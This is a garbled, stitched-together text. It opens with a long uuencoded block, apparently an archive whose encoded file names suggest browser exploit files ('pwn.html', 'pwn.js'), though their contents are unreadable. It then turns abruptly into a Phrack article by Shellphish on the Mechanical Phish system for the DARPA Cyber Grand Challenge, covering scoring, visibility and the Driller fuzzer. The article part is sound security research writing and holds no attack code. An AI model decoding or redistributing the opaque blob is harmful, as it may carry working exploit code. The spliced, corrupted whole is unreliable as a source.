M';1\$V6QD TB,IQ: :O<H>9B^V.U*2J8^F'5#,"!";.M[[SY^I^/CT?.\$Q0)]R
M#VN5E04^NV(6-EIM1<8+>,02HO.SA;'Q"&GYDFN3X!6Z]4QM]EHL5Q:B-(!;
3MV<DYS-FZY'5\I]4_]U=2+_D?I="HJK2B, ,D[0^?TX#FSS.XW:<# 'YAL4X+="
M^=D4C?5L?8^_M61%L9^@A[Q^#L*'L4KS#)@! !K_@^<6UUFR/\$E'(:S\$B+C/!
M)"SVEH/2&=?)*"]E:H62I/?\+-K&\.<(\ \$-8H/92HE2Q\$W+I;S'2F#B)+=/N
MS,'52'X76(PNXLN1DS%WPJ8KB"@ZE4.CG3XI,QS&LEPON!X_:8Z=:E0YGNW&
M\!A^8G:5Y(52&GU+K)I;C<Y\$)^=HHJW)N"<=32*'':L8R[0UKX5=1:0VCEL
MM464*Q>H)3H=-!^4%%PN[0J^A%.XNH*381WC&3F]K<)OGA!48OG"PW^%J*[X
MKA#Y/MI.X*)CS6&:&&XC!V:2:[6.FMMQHOD6RX%'<?>>YNRV"XI:O..I'0(%
MRP)AD2GEQ>4^S\$W?EVWBOO>LW@,OT#%_:@NT+ZXPS)X(?>Q*JSMXA?7Q0FM,
M\I&OV75I+*S8\$FMVE[+4\$GNX0\$M\C9UADJ..\$QU7NRY^^"8J\UQ(GG60Z@BC
M\$ "L+VY;I1>#0A0AOKI,L2>QJ:O.Q^PSO2PIBB:(^U'=<"^Y+35*0*;*!;;K
MW0HKUC6Y8>MV+^)^@:"8%H_[U/6E7PB3,/?WKZ#N[BA,+@VL%4]O(4?7;MA-
M\X!2YF!\ \]5;JO'9+L_@:/Z\ /QP^#T=,YXIZD*C077C*Y*#!QPRI% (2R
ML." ' ' '!'R!>9-\$ \$=QT/: '\$S-W">:EW+X=J-T-JI^X6Q@B/?\$.U1C>MD']1W; ,I-J
ML; '8CT6)\ /Y7=-U,Q\$F+?TIB16Z4,8*')B#K.4WCEI1J"AO>S':SV>QD\$GPF
M#L(\#_B6G]6.A:H"@!KB'J=QK,O)R:H_,-4_#\$_U07S@5Q32MLYI82V<A=3
M-@?SWDW[9TMQY70KQQC\M[X>IPNUPS1,4.P9L"PS</K[V07!TG2&2^#8N\$QM
MF"5&3\$8' OQPR1BSEO\$Q\$) ,P;R4A&!\$TG+5CL4^OKXZ9ZRS[H)EN\$: .I#]6H
M[1,N5EKN+(\$G2D?N!PYV/MOD/%@'E=602A[L\$+_!, [UUYW=BRR76=,9W'9/7
M-K0I!HSZ^A\$O' [+E6[\$?9"D)6"P89\$KPU![8K_>'CT1=[1'UV?9'Z' %IX.,W
MS(@4L<8AL>96I,\$(P%INS&(Z7'GXGN<&Z<%'0)V[WI1^?E#QXI'0,";_Q^!Y
M.6FL/>>ITHRX@F:)9Y":H\$%MN'9J3' *OV"TF.V6:UU?1FI\3E@ "IZ<60R;8>
M0] .@HJ+ ,A]-L?XV)*)^'1"5F',Y!J.LITQ@..-\KZE&U'QS5O+C!&<&E*I>K
MP'<"H?'M"%(.8)Q*'=(?822JB)A58![-+> /<4NF[@Z>/'?1?(XR)/.F.1]O>A
MX86E=<=OOGYU#A)T' *WQ2]AF4^RK4=' (!\CW97'=<453'7NT'<*)QX5E5^#
MXI^&J'10./5#D,D:0,F7D0QS-@3<Q0!2=0.CU#^R:GKL]/Y0&YR#E;D9UFG
M[7Z"6_-E-S2&V5UT0T\$EPZ\$@'40,9W\$8#06"#: 'W+IA/");3ODY!J<F90Y#D
M5NN7,]' .:VV5+G]=;4:A"QT,42Q[]1""G0T!-^T^AP0T#A:\R_Q=0TQ90
MTX\!]11WD,^(TOW(OX%7VS:]^S8]>1BA[5VOO^'1Y=#CZG4_JQ:-9.2+F#BC
MOU1G-3[AJW"U-@RN\$G5"54LA]E1<S+QCX\&65=P\KPAFJ1B'GSU5RDCA@X"
MQ6&_4D46L% 'R&AV8=GA^-,5R\$PZ(RKGHX%T<'R8,RM68-YLU-7"CZ[K3H0^H
M:T1[&J>AQGFGE!_0V(C6&N=J[8AX[1;VTF!F_8YAZM3^QK5JS7%:VIK1U7KB
MII?;')A%*#\$1#N_#C@!W',71!K44WVT*)1PIO^:+'X5-\$G@2C_X%4\$L#!!0'
M' ' ' ('^N1DF4@XGQ3', '% ' (' ' ' , 'P'<W)C+W!W;BYH=&UL550)' ' .JO97
M":OV5W5X"P'!!/4!' ' ' \$4' ' ' ' (566V_:, !1^[Z\XY:5!T\$'OZD.A: !6EVJII
MG0I(-W5), (D#;A,[LD^X:.I_WW\$N)*'0(82#_9WS?>=B..W#FX?AY/> /<\$<PQ
M"@<'_6+@S!\< /0-KD-NQG"FRE_#W01 ('2CP,6B7!]"9&2RL3,X[UT]=T:
M=G++U(FG18Q@M'?52%"\$SGTUC0%!TOG!-D1(O#C'!!(OY1:@1&1J@1T1Z*)=2\$
M6),_)S*SYD8\@*^)\.(271N4*Z3D>L)7"*TK("2TX.B// "JB28=.!QYY' %*0
M!G#.X>[;Y-A342Q"[H.G?\$XIT<!*WJ7'>8J<B0678.8\#%,<DS[H1!H0Z:.N
M"X;)7)C,&8VQYHAK6'!MK#^?QUSZIF,D!XA,) \R0*N!6)&.6*N8:S)206'X
MFL(_#%42^C'EJX@P"X).\$R1U1\$/?F5(^<*F2V3R-0JJE6T\BZ1T7'3B;4*H9
M%0\$XA\+ \3\$+*)9N&W&E6E^TGJT3C^?@%[L;#36!2(2PV9BY<3Y5&(6>-9J]F
M3NE(M"SG\L+4=\$;LC5-EAGEA;O-Y9UO*Q@'9GG%T5MN'DA!6=1D5VCRYMTI[
M:4-'UA#,>G;K?)159\ \$T"+B";H^&/IQTN_:IU=K%G>L2S4_)<X49>&=F2-Z8
M0'' :B1&/E%Z3%?,[2RV0VY)\$JE!2[FMT1QBK7KXKI:I/6=F#3'3>%E=!3AQ
MX9ZS-^K^6%)N094]?*, "/5;D?&ZY6EN:;T7MO2K@^*^XEZ!MB%QUW>[,A:<T
M@')D00-ZZAS\$X8L#%/O'_AM->PD%61OU_0^H*]]7Y,%HT\$%CIVIE(H& ;[W
M9K>4K: :fK]Q#^^(.-E^*7]5,6XXR[IPIB]ZU->MFST6'YIW"NeVGYW='SD9E
M'H4TR.R1D5'7*;8%O'H<DNS/V.L.VG!RL4=#FE/\@X'*Q3[]Q_JBFD;SD[W
M\#X^_2IZ/6,LW+JHQDBXF=-.L,E,,;5?1>ME7KNM6#Z)<5;I['&_CI3P2=[@]
MIS\$PDU\$KD-NWM?;YM58N>R[>PS<GXZ^C^?OAP,Z*D/'=7GM>&\O<EYUL*Z=.I
MK62HF\$'_H'+RU4_OC;MF#]Y[V55=N4-1(%W;9?L^)O9R['>R^8-^)WLUZ-N+
MT_XMQNS%X1]02P,\$%' ' ' ' ' @')*Y&2>G85Y(7"@'Z!H' ' 'H' ' '!S<F,O<'=N
M+FIS550)' '.SJO97UZKV5W5X"P'!!/4!' ' ' \$4' ' ' ' *U9ZW+;N!7^GZ='D=4
MK="RXWHS=K+3Q+G4F2;>B;/)3#UN!B(A\$0E\$<'E0LI+Z6?HP?;%^!P!)Z.)N
MNE/M[,J2@' /YSG=NW/W]>_O[["V7)1,WE=+2LKG.&R52]M)_-LP6@DV:&>-E
M3H>K6B]D+@SC;# '7<UVO!DQ/OHC,LF4ALX)EO&03P1HCW'FK62UX3M?9LI96
M,%Y/I*UYO6+^/N-Y7@MCA\$EQ@>Z<Z6I5RUEA69(-V>'XX)A=\GDC%'M=ZW__
M*YQZ+WK)"ZRQDIETB_&Z9"E/3["!SKD9=6B<ZZJY5Q:N?"JV-G'EP])^L.C
MX_-#-J/O83>S2IT*J&=+*^S7.96ZC2<(^?^5=9SIB>]BZ06'Q^PQ? ,JME
M90,XWCC"DD^DDG9\$P&1'!H#HIF96Z;(I_RIVW\$SO>6]M4Y=>@E=>>N<CV5UN
MWV.Z9L;6,#"]-VW*S)E/5_4T\2>&[/L]AM>"UXCF4W9U?>H^3W\$SH2\EOAR?

(XNT) .QC3' WM[0W]7CRM&E, DDNVQ<7KPZ-%/P)/V) P9[G] 4U1X0;8XD-9.JJ
 M\$O[;3](6+W0S48"K,V'"73PU2F8B&8_8]P57C;B8GK#6]@3FXH02Y<P6WC!G
 MM/?E^A0T<P@=G;+;VZ'W)' QU[C@QK?7<JTTF5X^N<>0V1I;' \$#KM0)=;ENG2
 M(D&(\&\N+SRTE0;-1\$TQ[" ,0PN*8]:&0N*"47AI\$F4]MX,D=(09KG:"/;Z-8
 MT5G\GI#<[5#][Y'Z?AM%Z,>B=';?Y:S130@4F4)QPEO*30!S'>L_%,2N!E!
 MA*B-T%DALJ],>KKCKBP%'[Z+1I6BYK'A0DV:C]W720M;\$'Q?FG?\71*2''A\$
 M3G1T^-50K\$A3G^M(6KT0(WP+M9TJ(Q"YID)F;]<TJGG[OMYU8APSSFU(>R+4
 M3.D)5UNUW/...>TZ\$6MH54J)Q5\$WQ=:\JJ2=E=6R3&+ZH"8T1+DHSWN'"L3J
 MTOW>0\$YW+9#E'ZSI?CU_\8\$@=F:&%%&1DJS!%;8;T7U)/L@R\$S=MO2K%C847
 MOC"CM!W%&E!<S(JF)-*\$NT-*&CMB7XBA2S"21(%>9IBR2UEFE*.B)F6-R@DJ
 MSB#391HI\$"4*(I,I")89)WQ5'F=TUT*&#T72X)?\7J&B+4W.XQJ0*_GEZZP
 MK@\$4>PMMT7J#R;#U.IP^M'Q,*U%I3C28__J'__SAM^N]_=F(#0;#U#03!:(
 MYL\AG^AUV^O?D>GC^1Z2/8-0]HZ48HE>Z4T1_US29T<1-+;&I"C.[N3Z.V
 MJ=-ZD_^ABSK@,Y8#]W1-"K]:A^4:JJDEK.L*S//5B/?%B'(O1.7BTFOJ^J9B
 MJ;;.R:V01X&4@)02'V:WWXY3=M8Z\$'C1\]J!&:/2>67:>P>@%V)9\$0FI9&^>
 MQ@2S'-1\$OF#H@ (JXHLH44)24A4\$<7F1GSBWO>H=[ITN4P>Q70#]VXKM+ARW#
 ME[BIRX%E7TN]="AENJZi4)@.K?,7;@S9[=8HL@/"Ii1EF(8:5^D&[2D]'72Z
 M'Z7L\$S(5Z@J^\$.L5CJk0WD9I8Z:UE-*^ULJ9&?L;F4"&EKL\O):A:]V4WG#
 M?'0\$>0U;#+=+3-UQ8PV>D3"G@@"'N'4!HM:8(M5MGKAFWLA#.D@8R#-SD9'Z\$
 M#MZRK;)XVDD-) -3F;OJ2O=2*K55MW]L'&Z3M^W(7U[G!*?^-OJ_501AA,0
 M'Y\$J;?&ZD_-7Y+D;/^!)J,D=-1^TLDC%W,FE/HK;!5UT.T&I^2J2[XQZA,9
 M,?)_X=\\N@^>?3=\\:1BQKP-#2LEGCHL!^YP4!;R[/W,24<4IZ:JX[PE3J\F'K
 M*#K-RQN1-:Z4FQ%0GC6HVC2O\$YI4K\$, -&;\$T38<_8D3>4'\EX375+V;*E
 MF]O1T28K5LG,C?S<+PBR!/O!P,]?"Z.;SI8-J7//[M#" '\$?,&:-V#M=BNC>
 MX4^+[KI[U!U? (VF2:V&() ."4N'2MTBS44>^7\$ZGPL6'@-.*HKH0->%BAI'6
 M@\\=W:ITJ/@-X\$[A6T\ [W6MB+9?E+Z!*75%C_21P1=28JN^/GYZMS<O@EQN-/
 MA2C_YN: ^<_-.V[^+6L=&W!60^><,I+S\$]D5XB>6G'AGD+E['W.V)_33JA#&C
 M3]8^8?![<_F1QM-DV\$@\DX8@G*H5)E:NC(CH?8FY(\$I<-]D":S\$'V%2HW&1(
 MU<J&(370&;%P)>J\$<KK7Y6?@9V7^BD'^84F?;P-0:#RF5'^O@_@%. (Q-]CUP
 M9QG::E=]36GWQJ?4\MLIN\$-N.&('QV\$ZB*K'J[BVL+^P!]CW@J'X'^*365\ "G
 M:XM+= 'QVOJ+9E;H* <K/!:J\$ (0>H>PH;G#" '\$\8:%6L#150U*ELA4I*QLE*IL
 M/6SE<O;CZ-5-B39'^<^!N'T#[]; <!D8J;XPW#7/B+ .0HTV6.*,\$!V\$E%0.\$9'
 M0%<:Q<0M&9T;U\$!Y/'N[+^NC^_H+^N)@#3.YG_1()1)HUW[>]P<^RNW4#&724J
 M1*.;,NG'H'WU(\ (2XZ\$ I [6TEK,9'\M]ENY,![#]R%E)1(B_ 'H5=^:(4T:#8
 M<23=Z!%WI=3IQI#VEJ]HMG8@DY6.7ZBR\$73J' \$A3=O++%O-B,-<FG:ENROS\$
 M47'-@F[2[N;IAX'^/?U: :_ [H9(.SV'+KL'<5'5?6QKK-X<90+6MJN< <%ZV9=
 M5!8ZO[FXGA"AH/;-^0>@/Z^D\H^?B&:^<V%+72^+B2,\$W\$))>B_9M4CT+M
 MV=P96NB?7+/WN\$5MCA'.R_H>/DQ6M+:Z!;0M'QOK1\$?NJ\ /KNQX4=&4QVE'\
 M? !/LVA"Y8_/Q!S<><[00?B5)-ZHM_EB7U3ZCB#:LT;TUK!S]-P"[8\OK"S85
 M_Y1N!WP=Z79I<-39"@?QYZY@_'S-/N%2PPZFFY%!/G^?XC'+J'C?7>@ [6'&
 M#3JZ!OB6X[NP'5%=OP-@!ZN[V1]-G<?)<&M)CKKA*WG3^&T2,R6J'Q7-W* >F
 M7Y[:60&XS:F]81=26G\ -CQU*)N85EF' =C=.0^GS%<C'EC;(CUH^@;1\$)NU_
 M*Y[1TUWH.AYA#-_-QD3H*3"__5Y_]FJ1O;>G_1[0EEJ?VSW+T+K=^2'1[31*
 M_PBQC?;N9<7K@ZY6,4ZTHCSO6G#2M1)MMVT;/6'"EL91<K<?T^-.C=A38>0[0
 M_MVQC_&KOQQJ+M^Z_N_RCH?8])'2MTTVQU,B7\/%D=00W&3\3= !<GCM+6SF4
 M%8*;%4T8IJ7\$D)98@2!]EH'6)GUESY*L7SR+.<5YKV?3TX6TDA[AL:/>E\.
 MTVU' HCDL=N;P"/^Y<HN6_?^'OW<C;UL=]J[9,\0(K5_<?Q'Y_UYKN'\U\&@1
 M"S1\EVYQV-BB1=YQW3V^=N\$/HP8]1F' L]"%/) >#8.*.L?0_6SCRUVT>F6@2
 MD\$<IY]I]_/#&"0D#D35"3>E)3@T',)I-/#U#7PN:DDQIQMA0+1#+HVW@.YO
 M>J[['U!+'P04''''''''''Z;D9)MPF8]%<#''!?'''''''''<' -R8R]U=&EL<RYJ
 M<U54"0"#4#OV5]>J]E=U>'L''03U'0''!%' ''''''E5>%NVS80_N^GN!88+,>.
 M[#A#\$,3S@+9PBP)=,33I@'\$+"EJB(JX4*9"4,Z'(L^QA^F*) (R6+2A,,V/1'
 MPMW'.WX?OZ.6R\ER"1^=D,*U4#0J<T(KFV*4\$J]TW1IQ6SI(LAFL5R=G<,FJ
 MADMX8_37?PA%L'_<-4:!*SF4_&^6\TQ43(+AM>&6*\>H*.C"(V[%@2O8MXZG
 MD[XA+4OV,_@R'7Q,*),5U.8PSYU^M(9H6Z3D[/+9+-7WCJ3_>B>;2;_W_Z<]
 M,&-8.]Z\$%6%4+-VFSDP@Y4L;.'Z9N,CA3:04A@<+7!U\^^GDTE5[>NQ,A\|
 M/O/OP,:F=6/G^,DW+6XF^?F8ZX\$^DL+E4RGC]'":5\$,"SES;#*%<VP;<<+Z
 M/77K]8JH-:HGAV_,]NQ\$'5VDVSS'\&O8;N%D(.!H^')\3NX:FN^,T:;Y/E;
 M=6!2Y-2TZ_: \IT32>)XH#ZWZ*)0[?T%:/VBU!#K#IR0=82DTWR+^N*M.R>7Z
 M!I?4S%C^5KF^0><1L<'5" T#;C-7V:[W,\=GG354G)' \$LCD/*Z!P*IR__N-I=
 M?OIM]^'3[MWNU]W[*WB&2DT;E?-"*)Y/A]WYD]J"9YT61E>A<*20Q!7_YBK?
 M=20'4NDVU]?)RD9]QB4>:Z7(-.\$<T^Z!J)&CAKZ!6G%:A(KPA!;C^F/YQ<X
 M'PC1\$[*V]DW.%[!:P!2F40G/*9@]8(.E\$=.! [D?'\$. '! \Z<:C'\I*NQ1"#3X
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==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x04 of 0x0f

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======[ team@shellphish.net ]=====
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======[ fish ]======[ nebhiros ]======[ cao ]======[ donfos ]=====
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======[ hacopo ]======[ nezorg ]======[ rhelmot ]======[ paul ]=====
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Hacking is often considered more than a skill. In popular culture, hackers are seen as wizards of sorts, artists with powers to access the inaccessible, or perform acts that seem impossible. Hacking, like art, has

great people, who are recognized for their skills, but whose abilities cannot be captured or reproduced. In fact, a single great hacker in a team is better than a hundred mediocre ones, similar to as none of the paintings from a hundred mediocre artists can match a painting from van Gogh.

Vulnerability analysis is the science of capturing and reproducing what some hackers do. Vulnerability analysis studies how one can reason, in a principled way, about finding and exploiting vulnerabilities in all types of software or hardware. By developing algorithms and tools to help humans identify flaws in software, researchers "codify" the knowledge that hackers use, in an organic way, to analyze systems and find their flaws. The resulting tools can then be used at scale, and composed to create new analysis systems.

This scientific process has generated a number of useful tools, such as static analysis tools, fuzzers, and symbolic execution frameworks. However, these tools codify only a subset of the skills of a hacker, and they are still used only to augment the abilities of humans.

One approach to push the codification of what human hackers do, is to take the hackers out of the equation. This is precisely what the DARPA Cyber Grand Challenge was set out to do.

The DARPA Cyber Grand Challenge (CGC) was designed as a Capture The Flag (CTF) competition among autonomous systems without any humans being involved. During the competition, Cyber Reasoning Systems (CRSs) would find vulnerabilities in binaries, exploit them, and generate patches to protect them from attacks, without any human involvement at all.

The separation between human and machine is key, as it forces the participants to codify, in algorithms, the techniques used for both attack and defense. Although the competition was only a first step toward capturing the art of hacking, it was an important one: for the first time, completely autonomous systems were hacking one another with code, and not human intuition, driving the discovery of flaws in complex software systems.

Shellphish is a team that was founded by Professor Giovanni Vigna at UC Santa Barbara in 2005 to participate in the DEF CON CTF with his graduate students. Since then, Shellphish has evolved to include dozens of individuals (graduate students - now professors elsewhere, undergraduate students, visitors, their friends, etc.) who are somewhat connected by the Security Lab at UC Santa Barbara, but who are now spread all across the world. Nonetheless, Shellphish has never lost its "hackademic" background and its interest in the science behind hacking. Participation in many CTF competitions sparked novel research ideas, which, in addition to publications, resulted in tools, which, in turn, were put to good use during CTF competitions.

Given the academic focus of Shellphish, it is no surprise that the DARPA Cyber Grand Challenge seemed like a great opportunity to put the research carried out at the UC Santa Barbara SecLab to work. Unfortunately, when the call for participation for the funded track came out, the lab was (as usual) busy with a great number of research projects and research endeavors, and there were simply no cycles left to dedicate to this effort. However, when the call for the qualification round that was open to anybody who wanted to throw their hat in the ring was announced, a group of dedicated students from the SecLab decided to participate, entering the competition as team Shellphish.

With only a few weeks to spare, the Shellphish team put together a prototype of a system that automatically identifies crashes in binaries using a novel composition of fuzzing and symbolic execution. Unsurprisingly, the system was largely unstable and crashed more than the binaries it was supposed to crash. Yet, it performed well and Shellphish was one of the seven teams (out of more than a hundred participants) that qualified for the final event. Since Shellphish was not initially funded by DARPA through the funded track, it received a \$750,000 award to fund the creation of the autonomous system that would participate in the final

competition.

The following few months focused mostly on basic research, which resulted in a number of interesting scientific results in the field of binary analysis [Driller16, ArtOfWar16], and to the dramatic improvement of angr [angr], an open-source framework created at the UC Santa Barbara SecLab to support the analysis of binaries.

Eventually, the pressure to create a fully autonomous system increased to the point that academic research had to be traded for system-building. During the several months preceding the final competition event, all the energy of the Shellphish team focused on creating a solid system that could be resilient to failure, perform at scale, and be able not only to crash binaries, but also to generate reliable exploits and patches.

After gruesome months of Sushi-fueled work that lead to severe Circadian rhythm sleep disorder [Inversion] in many of the team's members, the Mechanical Phish Cyber Reasoning System was born. Mechanical Phish is a highly-available, distributed system that can identify flaws in DECREE binaries, generate exploits (called Proofs Of Vulnerability, or POVs), and patched binaries, without human intervention. In a way, Mechanical Phish represents a codification of some of the hacking skills of Shellphish.

Mechanical Phish participated in the final event, held in Las Vegas on August 4th, in conjunction with DEF CON, and placed third, winning a \$750,000 prize. As a team, we were ecstatic: our system performed more successful exploits than any other CRS, and it was exploited on fewer challenges than any other CRS. Of course, in typical Shellphish style, the game strategy is where we lost points, but the technical aspects of our CRS were some of the best.

We decided to make our system completely open-source (at the time of writing, Shellphish is the only team that decided to do so), so that others can build upon and improve what we put together.

The rest of this article describes the design of our system, how it performed, and the many lessons learned in designing, implementing, and deploying Mechanical Phish.

--[Contents

- 1 - The Cyber Grand Challenge
- 2 - Finding Bugs
- 3 - Exploiting
- 4 - Patching
- 5 - Orchestration
- 6 - Strategy
- 7 - Results
- 8 - Warez
- 9 - Looking Forward

--[001 - The Cyber Grand Challenge

The Cyber Grand Challenge was run by DARPA, and DARPA is a government agency. As such, the amount of rules, regulations, errata, and so forth was considerably out of the range with which we were familiar. For example, the Frequently Asked Questions document alone, which became the CGC Bible of sorts, reached 68 dense pages by the time the final event came around;

roughly the size of a small novella. This novella held much crucial information, and this crucial information had to be absorbed by the team, digested, and regurgitated into the squawking maw of the Mechanical Phish.

--[001.001 - Game Format

The CGC Final Event took the form of a more-or-less traditional attack-defense CTF. This means that each team had to attack, and defend against, each other team. Counter to A&D CTF tradition, and similar to the setup of several editions of the UCSB iCTF, exploits could not be run directly against opponents, but had to be submitted to the organizers. Likewise, patches could not be directly installed (i.e., with something like scp), but had to be submitted through the central API, termed the "Team Interface" (TI) by DARPA. This allowed DARPA to maintain full control over when and how often attacks were launched, and how patches were evaluated.

The CGC was divided into rounds (specifically, there were 95 rounds in the final event) of at least 5 minutes each. Each round, the TI specified the currently-active challenges. A challenge could be introduced at any point, up to a maximum of 30 concurrently active challenges, and was guaranteed to remain live for a minimum of 10 rounds.

All teams would start with the same binaries for a challenge. Each round, teams could submit patches for their instances of the challenge binaries, exploits for the opponents' instances, and network rules to filter traffic. Submitted exploits would go "live" on the round *after* the one during which they were submitted, while submitted patches and network rules would go live 2 rounds after. Submitting a patch, causes that team to incur one round of downtime for that challenge, in which opponents can download the patched binary. Patched binaries were visible by opponents to allow them to exploit incomplete patches.

--[001.002 - Game Scoring

The CGC employed a scoring algorithm that had serious implications for the strategies that were viable for teams to adopt. Each team would be scored on a per-round basis, and a team's final score was the sum of all of their round scores. A team's round score was, in turn, the sum of their "Challenge Binary Round Scores" for that round. This CB Round Score was the real crux of the matter.

A CB Round Score was calculated for every Challenge Binary to be a simple multiplication of:

- Availability: this was a measure of the performance overhead and functionality impact introduced by a patch. The performance and functionality scores each ranged from 0 (broken) to 100 (perfect), and the availability score was the minimum of these numbers.
- Security: this number was 2 if the Challenge Binary was secure (i.e., it had not been exploited by any competitor that round), and 1 otherwise (if it was exploited by at least one competitor).
- Evaluation: this number ranged from 1.0 to 2.0, based on how many opponents the team was hitting with their exploits (if any) for this challenge binary. For example, if an exploit was succeeding against 2 of the 6 opponents, this number would be 1.33.

The round after a patch was submitted or an IDS rule was updated for a challenge binary, that challenge binary's availability score would be set to 0 and no exploits would be scheduled (either by the patching team or against the patching team) for that round.

On the surface, this seems like a simple formula. However, there were several complications:

- DARPA did not disclose the formula used to calculate the performance or functionality scores prior to the CFE. While this was presumably done to avoid letting teams "game the system", it led to an astonishing amount of

uncertainty regarding patching. Teams knew that they had some "free" overhead (20% for the file size, and 5% each for runtime overhead and memory overhead), but did not know how additional overhead would be penalized.

- The runtime overhead included overhead introduced by the network IDS as it matched submitted network rules. This overhead was fundamentally unmeasurable before the game. During the CFE, it turned out that the overhead introduced by network rules from one service could actually influence overhead of *other* services. All this uncertainty kept all but two teams from using the network IDS during the CFE.
- The memory and runtime overhead was astonishingly hard to measure. As we discuss later, local measurements were so unreliable that we actually decided not to test our own patches for performance during the CFE, but optimized the techniques as much as possible beforehand and relied on the TI feedback for already-submitted patches. As we'll also discuss, DARPA themselves had some trouble keeping the measurements constant, with measurements between teams (for identical, unpatched binaries) varying by significant amounts.

Overall, the performance scoring was both a strength and weakness of the game. Because of the ease with which exploits can be "broken" by simple patches, it was critical to have some patch dis-incentives. However, the measurement of such patches is a very hard problem, and led to some chaos.

--[001.003 - Visibility

With the CGC, DARPA pioneered something called the "Consensus Evaluation". This had many implications for many parts of the game, but the biggest one was a slight change to the "visibility" of certain aspects of the game to the different teams. In this section, we'll detail what information was available to competitors during the game.

All interaction with the game was done via the CGC API (what DARPA called the Team Interface, or TI). The TI provided the following information:

- The Challenges: all teams could retrieve the challenges that were "in play" at any given moment.
- Patched Binaries: all teams could retrieve the patched binaries of *all* opponents. This prevented opponents from deploying "chump" patches that relied on simple security through obscurity.
- IDS rules: all teams could retrieve the IDS rules that were being fielded by their opponents.
- Availability impacts: a team could see the runtime overhead, memory overhead, and functionality impact of their submitted patches.
- Crashes: a team could see what signals their binaries crashed with as a result of processing network traffic. This could give hints for whether or not exploits were being thrown against a challenge binary.
- Network Traffic: a team could get most of the network traffic, including all exploits and most of the functionality polls (DARPA reserved the right to keep some of them secret).
- POV Feedback: a team could get the results of their own exploits against other teams.
- Round scores: teams could get the overall round scores of all competitors.

This level of visibility is different than your "average" CTF. Specifically, the big difference is that the patches submitted by the Cyber Reasoning Systems were made available to opponents. In theory, this would allow opponents to analyze, and try to bypass, a CRS' patches. In practice, as we discussed in the Patching section, patched binaries were too "dangerous" to analyze. Teams were allowed to add anti-reversing code, and, in our experience, it was easy to find ways to crash analysis tools, or

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+ Symbolic	+	+ Genetic	+
+ Tracing	+ <=====	+ Fuzzing	+
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There are a few things we considered when we thought about how we wanted to find bugs in the Cyber Grand Challenge. Firstly, we will need to craft exploits using the bugs we find. As a result, we need to use techniques which generate inputs that trigger the bugs, not just point out that there could be a bug. Secondly, the bugs might be guarded by specific checks such as matching a command argument, password or checksum. Lastly, the programs which we need to analyze might be large, so we need techniques which scale well.

The automated bug finding techniques can be divided into three groups: static analysis, fuzzing, and symbolic execution. Static analysis is not too useful as it doesn't generate inputs which actually trigger the bug. Symbolic execution is great for generating inputs which pass difficult checks, however, it scales poorly in large programs. Fuzzing can handle fairly large programs, but struggles to get past difficult checks. The solution we came up with is to combine fuzzing and symbolic execution, into a state-of-the-art guided fuzzer, called Driller. Driller uses a mutational fuzzer to exercise components within the binary, and then uses symbolic execution to find inputs which can reach a different component.

* Fuzzing

Driller leverages a popular off-the-shelf fuzzer, American Fuzzy Lop. AFL uses instrumentation to identify the transitions that a particular input exercises when it is passed to the program. These transitions are tuples of source and destination basic blocks in the control flow graph. New transition tuples often represent functionality, or code paths, that has not been exercised before; logically, these inputs containing new transition tuples are prioritized by the fuzzer.

To facilitate the instrumentation, we use a fork of QEMU, which enables the execution of DECREE binaries. Some minor modifications were made to the fuzzer and to the emulation of DECREE binaries to enable faster fuzzing as well as finding deeper bugs:

- De-randomization

Randomization by the program interferes with the fuzzer's evaluation of inputs - an input that hits an interesting transition with one random seed, may not hit it with a different random seed. Removing randomness allows the fuzzer to explore sections of the program which may be guarded by randomness such as "challenge-response" exchanges. During fuzzing, we ensure that the flag page is initialized with a constant seed, and the random system call always returns constant values so there is no randomness in the system. The Exploitation component of our CRS, is responsible for handling the removal of randomness.

- Double Receive Failure

The system call receive fails after the input has been completely read in by the program and the file descriptor is now closed. Any binary which does not check the error codes for this failure may enter an infinite loop, which slows down the fuzzer dramatically. To prevent this behavior, if the receive system call fails twice because the end-of-file has been reached, the program is terminated immediately.

- At-Receive Fork Server

AFL employs a fork server, which forks the program for each execution of an input to speed up fuzzing by avoiding costly system calls and initialization. Given that the binary has been de-randomized as described above, all executions of it must be identical up until the


- * Network Seeds


* Adding Symbolic Execution

Driller mitigates the path-explosion problem by only tracing the paths which the fuzzer, AFL, finds interesting. This set of paths is often small enough that tracing the inputs in it is feasible within the time constraints of the competition. During each symbolic trace, Driller attempts to identify transitions that have not yet been exercised by the fuzzer, and, if possible, it generates an input which will deviate from the trace and take a new transition instead. These new inputs are fed back into the fuzzer, where they will be further mutated to continue exercising deeper paths, following the new transitions.

